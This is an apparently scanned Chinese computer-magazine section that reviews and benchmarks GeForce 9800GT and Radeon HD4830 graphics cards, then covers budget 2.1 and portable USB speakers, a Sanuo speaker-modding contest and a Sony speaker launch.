技嘉GV-N98TSL-1GI是本次测试中唯一一款全静音散热的产品。Silent Cell散热器体积已经超出了PCB板，拥有更大的散热面积，同时内部嵌入的三根纯铜热管也能够保证热量的高效传递。由于是采用被动散热设计，因此该产品在使用了G92-B1显示核心和1ns高速显存的条件下在频率设置上仍然非常保守，默认核心/显存频率仅为600M/1800MHz。不过凭借1GB的海量显存，产品在高分辨率和高特效环境下的游戏速度还是非常快的。同时技嘉的铁素体电感、低电阻晶体管、日系固态电容以及2盎司含铜量PCB板的设计也有效增强了产品的电气性能，延长了使用寿命。

## 索泰N9800GT-512GD3 AMP

核心编号	G92-B1
制造工艺	55nm
核心频率	700MHz
显存频率	2000MHz
流处理器数量	112个
流处理器频率	1700MHz
显存规格	512MB/256bit
显存速度	三星1ns
供电设计	2+1相
输出接口	双DVI+VGA
参考价格	799元




**产品特点** 做工用料出色，高频设计，性能强悍，一线品牌值得信赖

索泰N9800GT-512GD3 AMP采用的是NVIDIA的P393公版PCB，同时在供电电路上做了改良设计，虽然是2+1相供电，但用料方面却大幅加强，具备了良好的电气性能。产品的默认核心/显存频率达到了700M/2000MHz，性能方面优势非常明显。产品配备的同样是GeForce 9800GT显卡最初上市时的公版散热器，合理的风道设计配合大尺寸的静音风扇，散热高效且噪音低。产品配备的是三星1ns显存颗粒，虽然已经工作在2000MHz的额定频率上，不过仍然有一定的超频空间。虽然产品的售价达到了799元，不过出色的整体性能和一线优良品质还是值得投资的。

## 盈通G9800GT-512GD3游戏高手红牛版

核心编号	G92-B1
制造工艺	55nm
核心频率	675MHz
显存频率	2000MHz
流处理器数量	112个
流处理器频率	1700MHz
显存规格	512MB/256bit
显存速度	三星1ns
供电设计	3+1相
输出接口	双DVI+VGA+HDMI
参考价格	699元



**产品特点** 拥有比较高的频率, 性能出色, 配备了双DVI+VGA+HDMI的接口设计

盈通G9800GT-512GD3游戏高手红牛版拥有一个内嵌热管的翼龙散热器, 大尺寸的静音风扇能够有效控制产品的工作噪音。产品配备了三星1ns显存颗粒, 默认核心/显存频率达到了675M/2000MHz, 凭借高频优势在测试项目中有比较突出的表现。同时它也采用了3+1相供电设计, 并且配备了大量固态电容和密闭式电感来保证产品的稳定供电。接口方面, 产品配备两个DVI接口的同时还为用户提供了一个VGA接口和一个HDMI接口, 有效满足多显示器用户的需求。产品目前的售价为699元, 具备相当高的性价比。

## Radeon HD4830测试组

### 华硕EAH4830/HTDP/512MD3

核心编号	RV770LE
制造工艺	55nm
核心频率	575MHz
显存频率	2000MHz
流处理器数量	640个
流处理器频率	575MHz
显存规格	512MB/256bit
显存速度	奇梦达1ns
供电设计	3+1相
输出接口	双DVI+TV-OUT
参考价格	699元




**产品特点** 显存频率高出公版, 接口上设有防电磁干扰挡片

华硕EAH4830/HTDP/512MD3是一款比较老的产品了, 但却依旧有很高的人气。产品配备了大型的静音散热器, 并且采用3+1相加强型供电设计, 优质的用料配合合理的设计, 让产品敢于将显存频率预设设在2000MHz, 一定程度上提升了产品的性能。华硕显卡的高品质不仅体现在精良的做工和优质的用料上, 产品接口上的防止电磁干扰的屏蔽网, 有效阻止了静电、电磁辐射等对画质的影响, 这是其他品牌没有的。而GameFace、GamerOSD等一系列实用附加软件也有效提升了产品的使用价值。降价后699元的售价显得非常有性价比。

### 七彩虹镭风4830-GD3 CF黄金版 512M

核心编号	RV770
制造工艺	55nm
核心频率	575MHz
显存频率	1800MHz
流处理器数量	800个
流处理器频率	575MHz
显存规格	512MB/256bit
显存速度	现代1ns
供电设计	3+1相
输出接口	DVI+VGA+HDMI
参考价格	599元



**产品特点** 采用了800个流处理器显示核心, 性价比出色

镭风4830-GD3 CF黄金版 512M采用了800个流处理器的RV770显示核心, 配备的是现代1ns显存颗粒, 默认核心/显存频率为公版的575M/1800MHz。虽然频率不高, 但更多的流处理器为产品的性能增色不少, 实际测试中也获得了很大的优势。产品在做工、用料方面显得比较一般。虽然也采用了3+1相供电设计, 但用料方面明显有所简省。好在RV770显示核心对供电环境的要求并不太高, 所以依旧能够保证稳定运行, 至少超频上会有些吃力。不过产品的市场售价仅为599元, 还是有比较高的性价比。

## GeForce 9800GT测试组

	华硕EN9800GT/HTDP/512MD3	技嘉GV-N98TSL-1GI	昂达9800GT 1024MB GD3	索泰N9800GT-512GD3 AMP	七彩虹Game9800GT-GD3冰封骑士5F 512M	翔升全刚9800GT 512M DDR3	讯景PV-T98G-YS
核心编号	G92-A2	G92-B1	G92-A2	G92-B1	G92-B1	G92-B1	G92-A2
制造工艺	65nm	55nm	65nm	55nm	55nm	55nm	65nm
核心频率	600MHz	600MHz	600MHz	700MHz	600MHz/700MHz	650MHz	600MHz
显存频率	1800MHz	1800MHz	1800MHz	2000MHz	1800MHz/2100MHz	2000MHz	1800MHz
流处理器数量	112个	112个	112个	112个	112个	112个	112个
流处理器频率	1500MHz	1500MHz	1500MHz	1700MHz	1500MHz/1782MHz	1625MHz	1500MHz
显存规格	512MB/256bit	1GB/256bit	1GB/256bit	512MB/256bit	512MB/256bit	512MB/256bit	512MB/256bit
显存速度	奇梦达1ns	三星1ns	奇梦达1ns	三星1ns	三星0.8ns	现代显存/未标明速度	现代1.1ns
供电设计	3+1相	3+1相	3+1相	2+1相	3+1相	3+1相	2+1相
参考价格	799元	949元	699元	799元	699元	699元	799元
3DMark Vantage Performance	6636	6609	6643	7141	6129/7225	6974	6500
GPU Score	5266	5233	5276	5681	4848/5745	5544	5157
CPU Score	30203	29559	29809	31220	29487/31848	30879	29778
3DMark Vantage High	3997	3903	3982	4274	3712/4389	4157	3889
GPU Score	3468	3383	3454	3709	3217/3809	3608	3372
CPU Score	29738	30372	30053	31218	28948/31852	29984	29719
《孤岛危机》1024×768低画质	66.68fps	66.98fps	66.49fps	68.84fps	66.59fps/70.05fps	67.39fps	65.97fps
《孤岛危机》1680×1050中等画质	50.08fps	48.68fps	49.05fps	53.24fps	47.37fps/53.02fps	50.33fps	48.77fps
《孤岛危机》1920×1080高画质	23.96fps	24.87fps	25.05fps	27.43fps	22.98fps/27.85fps	25.32fps	24.32fps
《使命召唤5》1024×768低画质	144.22fps	143.86fps	143.72fps	151.39fps	142.61fps/153.01fps	146.39fps	142.02fps
《使命召唤5》1680×1050中等画质	67.92fps	67.69fps	66.09fps	74.27fps	73.68fps	71.25fps	66.39fps
《使命召唤5》1920×1080高画质	45.95fps	47.75fps	46.05fps	52.36fps	45.09fps/52.27fps	48.18fps	45.08fps

## 迪兰恒进HD4830雷钻 1GB

核心编号	RV770LE
制造工艺	55nm
核心频率	575MHz
显存频率	1800MHz
流处理器数量	640个
流处理器频率	575MHz
显存规格	1GB/256bit
显存速度	奇梦达1ns
供电设计	2+1相
输出接口	DVI+VGA+HDMI
参考价格	699元




**产品特点** 拥有1GB海量显存, 做工用料出色

迪兰恒进HD4830雷钻 1GB整体做工、用料方面比较出色, 虽然是2+1相供电, 但场效应管、电感、电容等元件的品质非常高, 加上RV770LE对供电环境要求不高, 因此用户不必担心产品的稳定性。为了保证高效散热, 该产品不仅配备了大尺寸的静音散热器, 同时在显存以及场效应管上都配备了散热片。虽然它并没有使用800流处理器的核心, 默认核心/显存频率也只是公版的575M/1800MHz, 但1GB的显存容量却让它在高分辨率和高特效环境下优势明显, 游戏帧率甚至超过了一些使用800流处理器核心的产品。699元的售价虽然有些高, 但1GB显存还是很诱人的。

## 蓝宝石HD4830海外版 512M

核心编号	RV770
制造工艺	55nm
核心频率	575MHz
显存频率	1800MHz
流处理器数量	800个
流处理器频率	575MHz
显存规格	512MB/256bit
显存速度	奇梦达1ns
供电设计	2+1相
输出接口	DVI+VGA+HDMI
参考价格	699元




**产品特点** 采用了800个流处理器显示核心, 性能出色

蓝宝石HD4830海外版 512M也采用的是800个流处理器的RV770显示核心。虽然采用的是2+1相供电设计, 但产品每相供电电路配备了四个场效应管, 并且还在场效应管上配备了散热片。硕大的静音散热器也有效保证了产品在低噪音的情况下高效散热。产品配备的是奇梦达1ns显存颗粒, 默认核心/显存频率为公版的575M/1800MHz, 800个流处理器给它带来了比较大的性能优势, 在测试中表现也非常抢眼。原生DVI+VGA+HDMI的接口设计也能够满足不同用户的需求。虽然售价有些偏高, 但蓝宝石作为老牌AMD显卡核心厂商, 还是非常值得信赖的。

## 昂达HD4830 512MB神戈

核心编号	RV770LE
制造工艺	55nm
核心频率	575MHz
显存频率	1800MHz
流处理器数量	640个
流处理器频率	575MHz
显存规格	512MB/256bit
显存速度	奇梦达1ns
供电设计	2+1相
输出接口	DVI+VGA+HDMI
参考价格	599元



**产品特点** 配备大型静音散热器, 性价比出色


昂达HD4830 512MB神戈配备了一个大尺寸的静音散热器, 工作时的噪音几乎可以忽略不计。产品采用的是小板设计, 布局走线上略显拥挤。2+1相供电设计配合大量日系富士通红色固态电容和密闭式电感, 有效保证了产品的稳定性。奇梦达1ns显存颗粒额定工作频率达到2000MHz, 而该产品的默认核心/显存频率仅为575M/1800MHz, 显然还具备较大的超频空间。产品同样配备了DVI+VGA+HDMI的接口以满足不同用户的需求。599元的市场售价算是非常有性价比了。

### Radeon HD4830测试组

影驰GF9800GT中将版	盈通G9800GT-512GD3游戏高手红牛版	华硕EAH4830/HTD/P/512MD3	迪兰恒进HD4830雷钻 1GB	蓝宝石HD4830海外版 512M	昂达HD-483X-YH	昂达HD4830 512MB神戈	七彩虹镭HD4830-GD3 CF黄金版 512M	盈通R4830-512GD3标准版
G92-B1	G92-B1	RV770LE	RV770LE	RV770	RV770LE	RV770LE	RV770	RV770
55nm	55nm	55nm	55nm	55nm	55nm	55nm	55nm	55nm
650MHz	675MHz	575MHz	575MHz	575MHz	575MHz	575MHz	575MHz	575MHz
2200MHz	2000MHz	2000MHz	1800MHz	1800MHz	1800MHz	1800MHz	1800MHz	1800MHz
112个	112个	640个	640个	800个	640个	640个	800个	800个
1625MHz	1700MHz	575MHz	575MHz	575MHz	575MHz	575MHz	575MHz	575MHz
512MB/256bit	512MB/256bit	512MB/256bit	1GB/256bit	512MB/256bit	512MB/256bit	512MB/256bit	512MB/256bit	512MB/256bit
三星0.8ns	三星1ns	奇梦达1ns	奇梦达1ns	奇梦达1ns	三星1ns	奇梦达1ns	现代1ns	现代1ns
4+1相	3+1相	3+1相	2+1相	2+1相	4+1相	2+1相	3+1相	3+1相
699元	699元	699元	699元	699元	699元	599元	599元	599元
7005	6955	6309	6244	6910	6158	6259	6798	6888
5581	5553	5563	5480	6159	5371	5475	6022	6092
30446	30789	10973	10893	10887	10974	10973	10816	10839
4196	4180	3943	3915	4284	3795	3850	4234	4259
3641	3635	3521	3540	3871	3379	3453	3821	3841
30605	30005	11004	11104	10833	10875	11004	10834	10801
67.78fps	67.79fps	94.61fps	93.25fps	95.58fps	93.84fps	93.62fps	94.35fps	94.79fps
51.35fps	52.07fps	60.52fps	57.42fps	64.35fps	58.36fps	57.66fps	63.09fps	63.91fps
26.39fps	26.12fps	25.35fps	28.28fps	26.59fps	24.63fps	24.25fps	26.33fps	26.17fps
150.74fps	146.79fps	144.08fps	144.02fps	149.72fps	143.58fps	142.38fps	149.05fps	148.65fps
72.42fps	72.58fps	69.26fps	66.22fps	74.65fps	67.16fps	66.05fps	72.96fps	73.05fps
49.68fps	48.84fps	47.06fps	51.36fps	48.64fps	46.23fps	46.56fps	48.63fps	49.33fps

## 景钛HD-483X-YH

核心编号	RV770LE
制造工艺	55nm
核心频率	575MHz
显存频率	1800MHz
流处理器数量	640个
流处理器频率	575MHz
显存规格	512MB/256bit
显存速度	三星1ns
供电设计	4+1相
输出接口	双DVI+TV-OUT
参考价格	699元




**产品特点** 配备大型风道式散热器, 做工用料出色

景钛是讯景的A卡品牌, 本次送测的HD-483X-YH在整体做工、用料方面延续了老大哥讯景显卡一贯的高规格。硕大的一体式风道散热器覆盖了整张显卡, 大尺寸的静音风扇工作时的噪音也非常低。产品配备的是三星1ns的显存颗粒, 并且拥有4+1相供电设计, 虽然默认核心/显存频率仅为575M/1800MHz, 但简单超频后达到650M/2000MHz的水平是没有问题的。产品虽然并未提供HDMI接口, 但双DVI+TV-OUT的设计也算是实用, 通过配送的转接头同样可以方便实现HDMI输出。目前产品的售价为699元, 不过这款和讯景出自同一家公司的产品还是非常值得信任的。

## 盈通R4830-512GD3标准版

核心编号	RV770
制造工艺	55nm
核心频率	575MHz
显存频率	1800MHz
流处理器数量	800个
流处理器频率	575MHz
显存规格	512MB/256bit
显存速度	现代1ns
供电设计	3+1相
输出接口	DVI+VGA+HDMI
参考价格	599元



**产品特点** 采用了800个流处理器显示核心, 性能出色

盈通R4830-512GD3标准版在用料方面同样显得有些简省, 不过它的售价仅为599元, 适当控制成本也无可厚非。该产品最大的亮点在于使用了800个流处理器的RV770显示核心, 这为产品的性能表现增色不少。产品采用了3+1相供电设计, 并且大量使用固态电容供电, 有效保证产品的稳定工作。它配备的是现代1ns显存颗粒, 默认核心/显存频率为575M/1800MHz, 显然还有比较大的超频空间。大型的风道式散热器也为产品的稳定超频提供了保障。该产品为用户提供了DVI+VGA+HDMI的接口设计, 能够满足各种不同需求的用户。

## 测试总结

### 9800GT/HD4830不分伯仲

9800GT在3DMark Vantage中获得了非常可观的理论测试成绩。但这是因为在PhysX物理加速功能的作用下, CPU物理加速子项目中在GPU参与了原本单独由CPU负责的运算, 导致CPU得分井喷。其实9800GT显卡显示性能得分普遍低于HD4830。游戏测试中, HD4830的优势显得比较明显, 尤其是在《孤岛危机》1024×768低画质状态下, HD4830能达到90fps的平均帧率, 而9800GT则只有65fps左右。但分辨率和特效环境越高, 两种显卡间差距越微弱。总的来说, 两种显卡的性能是在同一水平上的。但HD4830在售价方面更具性价比。

### 高性能和高品质如何取舍

同种芯片的产品, 无论是高频设计还是公版频率, 它们之间的差距都只在10%左右, 只有对性能极为敏感的用户才能发现。9800GT测试组中, 高频设计的产品非常多, 例如影驰GF9800GT中

将版、索泰N9800GT-512GD3 AMP、七彩虹iGame9800GT-GD3 冰封骑士5F 512M等都是非常出众的产品, 它们在理论测试中也有比较好的成绩, 不过游戏测试时与其他公版频率的产品间差距其实并不大。而HD4830测试组中, 部分产品采用了800流处理器的RV770显示核心, 这为它们赢得了非常好的测试表现, 无论游戏还是理论测试, 优势都会非常明显。大容量显存在高分辨率和高特效状态下的优势也是非常明显的, 技嘉GV-N98TSL-1GI、昂达9800GT 1024MB GD3、迪兰恒进HD4830雷钻 1GB产品显得格外抢眼。用户在选择产品时, 应该优先选择芯片, 而后是频率, 最后再选择产品的显存容量。

除了性能外, 用户在选择显卡时还必须看重品质, 华硕、技嘉两大一线厂商的产品在本次送测产品中品质非常突出, 合理的设计和出色做工以及高规格的用料让它们拥有非常好的电气性能, 同时也拥有更长的使用寿命。同时, 类似蓝宝石、索泰、迪兰恒进等厂商旗下的

产品在这方面也做得比较出色。相对而言, 一些二线品牌和通路厂商在做工、用料方面就显得有些逊色, 不过它们往往售价便宜, 性价比非常出色。

### 奖项归属

索泰N9800GT-512GD3 AMP的默认核心/显存频率达到了700M/2000MHz, 性能出众, 同时该产品采用了NVIDIA的公版设计, 并且改良了供电电路, 具备更强的电气性能和超频能力, 凭借多项优势获得了编辑选择奖。影驰GF9800GT中将版具备高频设计, 整体性能出色, 同时售价仅699元, 性价比出色, 《电脑迷》评测室特将最佳性价比奖授予该产品。HD4830测试组中, 华硕EAH4830/HTDP/512MD3不仅采用了高频设计, 同时品质出色, 并且拥有华硕独有的防电磁辐射挡片设计, 保证了高画质输出, 《电脑迷》评测室特授予它编辑选择奖。蓝宝石HD4830海外版 512M虽然默认频率仅为公版的575M/1800MHz, 但凭借800个流处理器核心带来的性能优势, 在测试中表现突出, 最终获得最佳性能奖。

### 《电脑迷》的推荐

重视性能的游戏玩家  
 重视游戏画质的用户  
 重视产品品质的游戏玩家  
 高端HTPC用户

影驰GF9800GT中将版、索泰N9800GT-512GD3 AMP、蓝宝石HD4830海外版 512M  
 华硕EN9800GT/HTDP/512MD3、华硕EAH4830/HTDP/512MD3  
 技嘉GV-N98TSL-1GI、华硕EN9800GT/HTDP/512MD3、华硕EAH4830/HTDP/512MD3、讯景PV-T98G-YS  
 技嘉GV-N98TSL-1GI、昂达HD4830 512MB神戈

# 好音箱不贵

■ 文/KK


## 暑期主流性价比2.1音箱导购

暑期不少用户有选购电脑的计划,也少不了为电脑搭配一款好音箱,对于喜欢玩游戏和听音乐的用户而言,自然不会满足劣质音箱空洞乏味的声音,因此选择一款好音箱,对于音乐感受有不小的提升。为此,笔者就带大家去“寻找”好看不贵的性价比音箱。目前市场上主流产品以2.1音箱为主,这也是因为2.1音箱的低音炮设计,让音箱在玩游戏、看电影以及听音乐时有更好的低音效果,能够充分满足大部分消费者的需求,因此,我们的推荐产品也以2.1音箱为主。

### ➔ 三诺H-222金猪Ⅲ

H-222金猪版Ⅲ延续了老款的优点,在外观和电路上面做了优化,采用全黑的外观设计,整体时尚简约,低音炮倒相孔采用了活力橙与沉稳银双色环状装饰,与卫星箱银色镶边遥相呼应,显得十分时尚精巧,作为桌面液晶显示器的好搭档,起到很好的装饰作用。H-222金猪Ⅲ的低音炮采用全木质箱体设计,确保声音纯净动听,低音和主音量调节钮采用侧置的设计,方便调控。4英寸低音单元输出功率为6W,频率响应为36Hz-140Hz,低音饱满有力。2.75英寸的高音单元输出功率为10W,频率响应为140Hz-20KHz,音色温和、平顺、自然,性价比极高,适合装机和广大家庭用户。

**推荐理由:**外形时尚精美,提供出色的音质,更可成为桌面的装饰品。在暑假促销期间,购买还有精美礼品相送,显得性价比很高。




● 参考价格: 188元

### ➔ 现代HY-9500Ⅱ

现代HY-9500Ⅱ的低音箱采用了常见的方形箱体设计,采用了MDF木质材料,有效杜绝了箱体的谐振。卫星箱为古典式的麦克风造型,前面板用黑色金属布置保护喇叭单元,倒相孔则位于箱体的右侧,整体给人的感觉是时尚而不失稳重。现代HY-9500Ⅱ取消了独立功放和遥控器,同时又搭配了一个造型独特的塔式线控器,操作简单便捷。在喇叭单元上,HY-9500二代采用5.25英寸+2.75英寸×2的组合,大喇叭能够营造更好的声场听感。在音质上,现代HY-9500Ⅱ有了较大提升,高频柔顺细腻;中频质感突出;低频富有弹性,清晰度很好。在播放激烈枪战、游戏、嘈杂人声场景时,音响效果相当不错。


**推荐理由:**工业设计风格独特,大尺寸低音炮,音质不错,线控操作方便快捷。



### ➔ 奋达流金岁月C-10B ● 参考价格: 198元

流金岁月C-10B是在奋达流金岁月C-10基础上推出的新品,最大的特点就是U盘直读功能,支持播放MP3格式文件,使用更加方便。它的外观风格也明显时尚化,采用年轻人比较喜欢的显色木纹,让产品更具活力,前面板采用银色音量调节旋钮,金属质感强,手感也极其舒适。C-10B采用木质卫星箱,2.5英寸纸浆复合材料扬声器,音质表现自然,搭配复合PVC防尘帽,拓宽全音喇叭的上限频率,音场宽广,并具备全防磁功能。在音质取向方面,更偏向于年轻一族,更具激情,低音深沉有力,中高音细致传真。

**推荐理由:**复古外观洋溢着时尚气息,U盘直读功能非常实用。



● 参考价格: 168元

### ➔ 兰欣X-111

在外观上,X-111黑白混搭的箱体颜色堪称经典,白色箱体搭配黑色喇叭相当时尚,而黑色箱体配白色喇叭更显沉稳。在选材上X-111也毫不含糊,低音炮和两个卫星箱均采用了全木质结构,最大限度消除了箱体共振的影响。3英寸喇叭的低音单元加上两个防磁全音域的卫星音箱,在低、中、高各个音域的音质表现力都算不错,声音细节刻画尤为出色。位于主箱正面右上角的音量旋钮,使用非常方便。

**推荐理由:**性价比极高,外观时尚,音质也有不错的表现。



● 参考价格: 368元



# 便携大潮来袭

## 3款精品MINI音箱赏析

上网本的热销,可以随时随地上网,给用户带来更多方便,不过上网本内置的喇叭音质不尽如人意,笔记本用户对音频的需求也不再满足于笔记本机身两个小小的喇叭单元,搭配音质更好的便携音箱成为一种流行趋势。时下的MINI音箱不仅仅为上网本和笔记本提供更好的音质,更凭借时尚小巧的外观,成为笔记本和上网本的时尚搭档。

### 可爱色彩精灵 现代韵动HY-201迷你音箱

这款现代韵动HY-201便携式音箱睁着大大的“眼睛”,有粉色、黑色、白色等多种颜色可供选择,在播放音乐时,还可以变换七彩炫光,超可爱的外观,对女生有不可抗拒的吸引力。HY-201底部是灰色的防滑橡胶材质,防止音箱意外滑落,HY-201的倒相孔装在了音箱的底部。圆头圆脑的现代HY-201体积相当小巧,可以轻松托在手掌上,而用一根简单的USB线就能完成所有任务的它,免去携带音箱电源,携带起来更加方便,连接起来更简单,插上USB就可以开始使用。现代HY-201的最大功率为9W,内建USB声卡,高灵敏度麦克风,频率响应范围180Hz-20kHz,额定功率1.5W×2,阻抗8欧姆,并且带有独特的声音回音消除和噪音抑制功能。



• 参考价格: 118元



• 参考价格: 198元

### 声场震撼 奋达酷客V360便携音箱

近期奋达发布了一款酷客V360迷你音箱,在音质和外观方面都有可圈可点之处。V360音箱的箱体采用铝合金材质,外观采用拉丝设计,做工精致,全金属防尘网罩设计,彰显尊贵大气。V360采用USB接口,音频信号、供电均由USB数据线完成,携带和使用更加简单方便。并且内置DSP音频处理芯片,让数字音频信号为音箱带来更清澈纯净的音质。除了USB供电之外,V360还设计了电池舱和3.5mm的音频输入接口,可以使用干电池,让音箱可以脱离笔记本,在户外、车上等场合接驳MP3使用。除了外形时尚和使用方便之外,V360采用钹铁单元巧妙再现全部音域的细节传达,并且内置动态低音引擎,让V360音箱在低频方面有更好的表现,加上双扬声器的设计,让V360的声场效果堪比桌面2.1系统。



• 参考价格: 148元

### 本本绝配 兰欣US-16迷你音箱

在多款迷你音箱热销之后,兰欣又推出了一款新品迷你音箱US-16,外观更加时尚,并且使用USB数字音频,音质也有提升。兰欣US-16采用了全新的表面制作工艺,磨砂喷漆外观质感更佳,并且采用USB连线,一根USB数据线就可以实现电源和音频信号的输入,这样免去了携带电源线的不便,并且内置USB数字声卡,音质更加纯净,并且使用方便,不需驱动就可以支持目前主流的操作系统。兰欣US-16的额定输出功率为6W,扬声器方面采用了2英寸全频带单元,并且增加了自适应输入信号自动调节,本机音量输出只受控于本机音量控制的大小,不会因为外接输入音频的大小而使本机产生过载(过大失真)或声音过小的现象。

# 三诺摩机大赛北京赛区决赛圆满结束

经过3个多月的报名、作品收集等环节,三诺第二届摩机大赛北京地区决赛于6月19日下午14时30分打响。在北京赛区比赛的过程中,三诺官方收到了摩机方案数十份,经过海选最终有20名选手进入北京地区决赛,由于工作等原因共有7名选手到达现场。此次摩机大赛为了更好地、更真实地反映摩机作品的效果,特意将决赛地点选在了酒店内,最大限度地模拟真实的听音环境。比赛所用的设备为PC电脑,接近普通消费者的实际使用情况。播放软件使用的是最新的Foobar2000,可以保证最佳的音质输出。现场测试房间的面积约为25平米,刚好可以满足N-45G的功率,房间形状十分规则,并且经过专业人员进一步改造,吸音效果相当出色。本次比赛选用了五首歌曲对参赛音箱进行试听,分为小提琴歌曲、女声歌曲、男声歌曲、合唱歌曲、钢琴歌曲以及管弦乐歌曲。对参赛音箱的失真度、明亮度、平衡感、音乐感与节奏感,以及定位感进行评判。基准箱分数设为3分,高于基准箱的为3~5分,低于基准分的为0~3分,每项最高分为5分,最低分为0分。



在首轮歌曲的对比试听中,7台参赛音箱表现出了不同的特点,对于它们的声音平衡性、明亮度、失真度、音乐感与节奏感以及定位感方面,几位专业资深评委分别给予了自己的看法。经过近四个小时的试听,三诺第二届摩机大赛北京站决赛的最关键部分即听音部分决赛完毕。

6月20日下午14点30分海龙14层会议中心,三诺第二届摩机大赛北京站颁奖仪式暨摩机讲坛正式开始。三诺集团电声总监、南京大学声学研究中心副主

任张谦先生上台为到场的网友、嘉宾讲演关于摩机的知识讲座。张谦先生对如何听音,什么声音是好的以及音箱的测试曲线等话题,进行了阐述。他表示,高素质的音频产品往往来自优秀的设计理念,音频爱好者对现有产品的摩机也同样如此。三诺摩机大赛鼓励摩机爱好者从电子和电声原理入手,进行科学的、有充分理论依据的摩机,而不是简单更换高级零件。现场的朋友都很感兴趣,纷纷提出自己的看法。

## 火跃激情 武耀声威 索尼“火武”SRS-DB500多媒体音箱

近期索尼发布了具有战略性的定位于游戏和娱乐的专业多媒体音箱“火武”SRS-DB500。该音箱不仅集索尼众多创新科技于一身,拥有超众震撼的低音效果,而且在个性化的设计上更是再上一层楼,可全面满足高端和游戏、娱乐用户对音质、体验更为个性化和升级的需求。

